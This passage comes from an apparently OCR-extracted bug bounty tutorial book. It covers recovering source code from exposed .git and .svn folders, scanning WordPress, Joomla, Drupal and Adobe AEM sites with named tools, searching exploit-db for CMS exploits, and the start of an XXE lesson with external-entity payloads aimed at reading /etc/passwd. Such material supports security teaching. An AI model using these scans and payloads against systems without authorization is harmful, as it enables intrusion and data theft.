http://[redacted]/help/taper-down.html
```

Figure 93: Extract source code from vulnerable endpoint

Like Git once everything is download you will manually review the source code and look for bugs, vulnerabilities, and exposed passwords. Basically, treat it as a source code review.

Conclusion

The vast majority of software engineers use a revision control system. These systems contain hidden folders that hackers can use to fully recreate the source code used by the site. Once the source code is download hackers can perform a source code review looking for vulnerabilities, hard coded passwords, and much more. You should be searching for **“.git”** and **“.svn”** folders during your hunt you might find an easy win.

Summary

This section was all about finding quick easy wins when searching for vulnerabilities. You want to make sure you have a strong grasp on subdomain takeovers, GitHub dorks, and cloud storage misconfigurations. Mastering these three techniques alone will significantly increase the amount of vulnerabilities you find.

Chapter 10: Exploitation CMS

Introduction

A content management system (CMS) is a software application that can be used to manage the creation and modification of digital content. CMSs are typically used for enterprise content management and web content management.




Figure 94: Internet CMS usage stats

Over half of the websites on the internet are built with a CMS so you're definitely going to be running into these technologies.

WordPress


As of right now over a quarter (25%) of the internet is built using WordPress. This is useful to know because that means a single exploit has the potential to impact a large portion of your target’s assets. There are in fact hundreds of exploits and misconfigurations impacting WordPress and its associated plugins. One common tool to scan for these vulnerabilities is wpscan:

- https://github.com/wpscanteam/wpscan

The only thing that’s annoying about this tool is that its written in ruby, I prefer tools written in python or Golang.

During the fingerprinting phase you should've discovered the technologies running on your targets assets so it should be easy to search for sites running WordPress. Once you find a site scan it with wpscan as shown below:


wpscan --URL <URL>



```
[alex@alex-PowerEdge-R710:~/tools/wpscan$ wpscan --url http://ghostlulz.com
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.5

       @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://ghostlulz.com/
[+] Started: Mon Nov 18 16:34:36 2019

Interesting Finding(s):

[+] http://ghostlulz.com/
 | Interesting Entries:
 |  - X-Cacheable: YES:Forced
 |  - X-Cache-Hit: MISS
 |  - X-Backend: all_requests
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
```

Figure 95: WPScan vulnerability scan

The vast majority of the sites you scan are going to be patched. This is because most of these WordPress sites are managed by third party vendors who perform automatic updates. However, you will run into vulnerable plugins quite frequently but many of these exploits require credentials to exploit. Another thing I find all the time is directly listing on the uploads folder. Always make sure to check ***"/wp-content/uploads/"*** .



eschernyc.com/wp-content/uploads/

Index of /wp-content/uploads

Name	Last modified	Size	Description
Parent Directory		-	
2018/	2018-12-01 00:00	-	
2019/	2019-11-01 00:04	-	
revslider/	2018-01-28 02:19	-	
the-core-style.css	2019-01-08 17:44	552K	

Figure 96: WordPress site with directory listing on uploads directory


You can often find sensitive information such as user emails, passwords, paid digital products, and much more.

Joomla

WordPress is by far the most popular CMS with over 60% of the market share. Joomla comes in second so you can expect to run into this CMS as well. Unlike WordPress sites who seem to be fairly locked down Joomla is a mess. If you want to scan for vulnerabilities the most popular tool is Joomscan:

- https://github.com/rezasp/joomscan

perl joomscan.pl -u <URL Here>



```
  ____  _____  _____  __  __  ___   ___    __    _  _
 (_  _)(  _  )(  _  )(  \/  )/ __) / __)  /__\  ( \( )
.-_)(   )(_)(  )(_)(  )    ( \__ \( (__  /(__)\  )  (
\____) (_____)(_____)(_/\/\_)(___/ \___)(__)(__)(_)\_)
                        (1337.today)

    --=[OWASP JoomScan
    +---++---==[Version : 0.0.7
    +---++---==[Update Date : [2018/09/23]
    +---++---==[Authors : Mohammad Reza Espargham , Ali Razmjoo
    --=[Code name : Self Challenge
    @OWASP_JoomScan , @rezesp , @Ali_Razmjo0 , @OWASP

Processing                     ...


[+] FireWall Detector
[++] Firewall detected : CloudFlare

[+] Detecting Joomla Version
[++] Joomla 2.5.28

[+] Core Joomla Vulnerability
[++] Target Joomla core is not vulnerable


[+] Checking apache info/status files
[++] Readable info/status files are not found

[+] admin finder
[++] Admin page not found

[+] Checking robots.txt existing
```


Figure 97: Joomscan vulnerability scanner

Drupal

Drupal is the third most popular CMS yet I seem to run into Drupal sites more than Joomla. If you find a Drupal site you want to use droopescan to scan it. This scanner also has the ability to scan additional CMSs as well.

- https://github.com/droope/droopescan

python3 droopescan scan Drupal -u <URL Here> -t 32



```
alex@alex-PowerEdge-R710:~/tools/droopescan$ python3 droopescan  scan drupal -u                    -t 32
modules [ =                                                  ] 16/1050 (1%)[+]  Got an HTTP 500 response.
modules [ ==                                                 ] 24/1050 (2%)[+]  Got an HTTP 500 response.
modules [ ==                                                 ] 26/1050 (2%)[+]  Got an HTTP 500 response.
modules [ ==                                                 ] 27/1050 (2%)[+]  Got an HTTP 500 response.
modules [ ==                                                 ] 28/1050 (2%)[+]  Got an HTTP 500 response.
```


Figure 98: Droopescan vulnerability scanner

Adobe AEM

If you ever run into the Adobe AEM CMS your about to find a whole bunch of vulnerabilities. This CMS is riddled with public vulnerabilities and I'm 100% positive there are hundreds more zero days. Seriously this is one of the worst CMSs I have ever seen. If you want to scan an application for vulnerabilities use the tool aemhacker:

- https://github.com/0ang3el/aem-hacker

python aem_hacker.py -u <URL Here> --host <Your Public IP>




```
alex@alex-PowerEdge-R710:~/tools/aem-hacker$ sudo python aem_hacker.py  -u [redacted]--host 192.168.1.5
/usr/local/lib/python2.7/dist-packages/requests/__init__.py:91: RequestsDependencyWarning: urllib3 (1.25.2) or chardet (3.0.4) doesn't match a supported version!
  RequestsDependencyWarning)
[+] New Finding!!!
        Name: POSTServlet
        Url: https://www.[redacted].com/.json
        Description: POSTServlet is exposed, persistent XSS or RCE might be possible, it depends on your privileges.


[+] New Finding!!!
        Name: QueryBuilderJsonServlet
        Url: https://www.[redacted].com/bin/querybuilder.json.ico
        Description: Sensitive information might be exposed via AEM's QueryBuilderJsonServlet. See - https://helpx.adobe.com/experience-manager/6-3/sites/developing/using/querybuild
er-predicate-reference.html


[+] New Finding!!!
        Name: QueryBuilderFeedServlet
        Url: https://www.[redacted] com/bin/querybuilder.feed
        Description: Sensitive information might be exposed via AEM's QueryBuilderFeedServlet. See - https://helpx.adobe.com/experience-manager/6-3/sites/developing/using/querybuild
er-predicate-reference.html
```

Figure 99: Aem hacker vulnerability scan

Note that in order to test for the SSRF vulnerabilities you need to have a public IP that the target server can connect back to.

Other

There are hundreds of different CMSs so it wouldn't be practical for me to mention every single one of them. The vast majority of sites are going to be running WordPress, Joomla, and Drupal but you still might run into other CMSs.



wappalyzer.com/technologies

CMS


1C-Bitrix · 3dCart · a-blog cms · Adobe Experience Manager · Ametys
Amiro.CMS · AMP Plugin · Apostrophe CMS · Arc Publishing · AsciiDoc
Backdrop · Banshee · BIGACE · Bloomreach · BoldGrid · Bolt
BOOM · Botble CMS · Brightspot · BrowserCMS · Bubble
Business Catalyst · Cargo · Chameleon · Chorus · Ckan
CMS Made Simple · CMSimple · Coaster CMS · Concrete5 · Contao
Contenido · Contensis · ContentBox · Contentful · Cotonti · CPG Dragonfly
CppCMS · Craft CMS · Danneo CMS · DataLife Engine · DedeCMS

Figure 100: Wappalyzer list of CMS frameworks

If you come across a CMS you haven't seen before the first step is to go to exploit db and see if it has any known CVEs:

- https://www.exploit-db.com/

For instance, if I discover a CMS named *“Magento”* I would perform the following search on exploit-db:



□ Verified □ Has App


Show 15

Search: magento

Date	D	A	V	Title	Type	Platform	Author
2016-05-18	⬇	▣	✓	Magento < 2.0.6 - Arbitrary Unserialize / Arbitrary Write File	WebApps	PHP	agix
2015-11-07	⬇		✗	eBay Magento CE 1.9.2.1 - Unrestricted Cron Script (Code Execution / Denial of Service)	WebApps	PHP	Dawid Golunski

Figure 101: Exploit-db Magento search

Don’t stop there you should also look on google to see if any new exploits came out that are not on exploit db yet.




commerce businesses and it's handling over 50 billion dollars a ...

Magento 2.2.0 <= 2.3.0 Unauthenticated SQLi
https://www.ambionics.io › blog › magento-sqli ▾
Mar 29, 2019 - After attacking PrestaShop several months ago, my next target of choice was another eCommerce platform, **Magento**. ... One of them is an unauthenticated SQL injection. ... One of the main classes handling the DB is **Magento**\Framework\DB\Adapter\Pdo\Mysql.

magento-exploits/magento-sqli.py at master · ambionics ...
https://github.com › ambionics › magento-exploits › blob › magento-sqli ▾
Mar 22, 2019 - Exploits for Magento 2.3.0 and lower. Contribute to ambionics/**magento-exploits** development by creating an account on GitHub.

Figure 102: Search google for known Magento exploits

As you can see there is an unauthenticated SQLi exploit that doesn't seem to be in the exploit-db database, this is probably because it’s still fairly new. In addition to finding single exploits you want to search GitHub to see if there is a tool that can scan for all the possible vulnerabilities and misconfigurations.



About 107,000 results (0.49 seconds)

steverobbins/magescan: Scan a Magento site for ... - GitHub
https://github.com › steverobbins › magescan ▾
The idea behind this is to evaluate the quality and **security** of a **Magento** site you don't have access to. ... php magescan.phar **scan**:all www.example.com ...

Figure 103: Search Google for Magento vulnerability scanner

As it turns out there is a Magento vulnerability scanner called magescan so we can just use that:

- https://github.com/steverobbins/magescan

Make sure to use this process whenever you come across a CMS framework you don't recognize.

Summary

Over half of the internet is being ran by a CMS framework. So, you are almost guaranteed to run into a CMS at one point or another. When you do find a CMS, you don't want to waste time manually testing the endpoint, you want to test for known CVEs and misconfigurations. The best way to do this is to find some sort of CMS specific vulnerability scanner. If you can find that you can try searching exploit-db and google for known CVEs. If you still come up empty handed it's probably best to move on unless your hunting for zero days.

Chapter 11: Exploitation OWASP

Introduction

If you come across a custom-built application you won’t be able to search for known CVEs you will have to find these vulnerabilities by hand. This will require you to know the OWASP top 10 vulnerabilities and a bunch more not listed there. You need to become proficient at testing common vulnerabilities such as XSS SQLI, LFI, RFI, CSRF, XXE, and SSRF.   The only tool you need is Burp Suite:

- https://portswigger.net/burp

However, some testers like to use automated scanners such as SQL injection scanners, XSS scanners, Burp scanner, and others. I normally use a mix of automated scanners and manual testing as they both have their advantages and drawbacks.

XML External Entity (XXE)

Introduction

XML External Entity (XXE) is a vulnerability that can appear when an application parses XML. Before diving into what XXE is you need to have a solid understanding of XML first.

XML Basics

Extensible Markup Language (XML) is a language designed to store and transport data similar to JSON. A sample of what XML looks like can be found below:

```
<?xml version="1.0" encoding="UTF-8"?>
     <bookstore>
         <book category="cooking">
            <title lang="en">Everyday Italian</title>
            <author>Giada De Laurentiis</author>
           <year>2005</year>
           <price>30.00</price>
         </book>
         <book category="children">
             <title lang="en">Harry Potter</title>
             <author>J K. Rowling</author>
             <year>2005</year>
            <price>29.99</price>
        </book>
     </bookstore>
```

On the first line you can see the prolog which contains the XML version and encoding. Pro tip if you ever see this in burp you should immediately test for XXE:

<?xml version="1.0" encoding="UTF-8"?>

Under that you see the *"<bookstore>"* tag which represents the root node. There are two child nodes called *"<book>"* and each of these contain sub child nodes called *"<title>,<author>,<year>,<price>"*.

```
<root>
    <child>
        <subchild>.....</subchild>
    </child>
</root>
```

That's the basic structure of XML but there is a little more you should know. There is something called document type definition (DTD) which defines the structure and the legal elements and attributes of an XML document as shown below:

```
<?xml version="1.0"?>
<!DOCTYPE note [
<!ENTITY user "Ghostlulz">
<!ENTITY message "got em">
]>
```

<test><name>&user;</name></test>

As shown above there is something called an ENTITY. This acts a variable. In this example the entity *“user”* holds the text *“Ghostlulz”*. This entity can be called by typing *“&user;”* and it will be replaced by the text *“Ghostlulz”*.


You can also use something called an external entity which will load its data from an external source. This can be used to get contents from a URL or a file on disk as shown below:

1. **<!DOCTYPE foo [<!ENTITY ext SYSTEM "http://example.com" >]>**
2. **<!DOCTYPE foo [<!ENTITY ext SYSTEM "file:///path/to/file" >]>**

XXE

I mentioned that you can use external entities to grab data from a file on disk and store it in a variable. What if we tried to read data from the *“/etc/passwd”* file and store it in a variable? Note that in order to read the data the entity must be returned in the response. Knowing that lets try to exploit our test environment.


While in burp I captured the following POST request which seems to be using XML to send data to the back-end system. Whenever you see XML you should test for XXE.



```
POST /product/stock HTTP/1.1
Host: ac7b203e7d84330c80cf68bb0053008a.web-security-academy.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:67.0) Gecko/20100101
Firefox/67.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://ac7b203e7d84330c80cf68bb0053008a.web-security-academy.net/product?productId=
8
Content-Type: application/xml
Content-Length: 107
Connection: close
Cookie: session=JbPR3IFxHGdJwnibqkXIzuoljpw7dKFM

<?xml version="1.0" encoding="UTF-8"?>
<stockCheck><productId>8</productId><storeId>1</storeId></stockCheck>
```

Figure 104: POST requests with XML

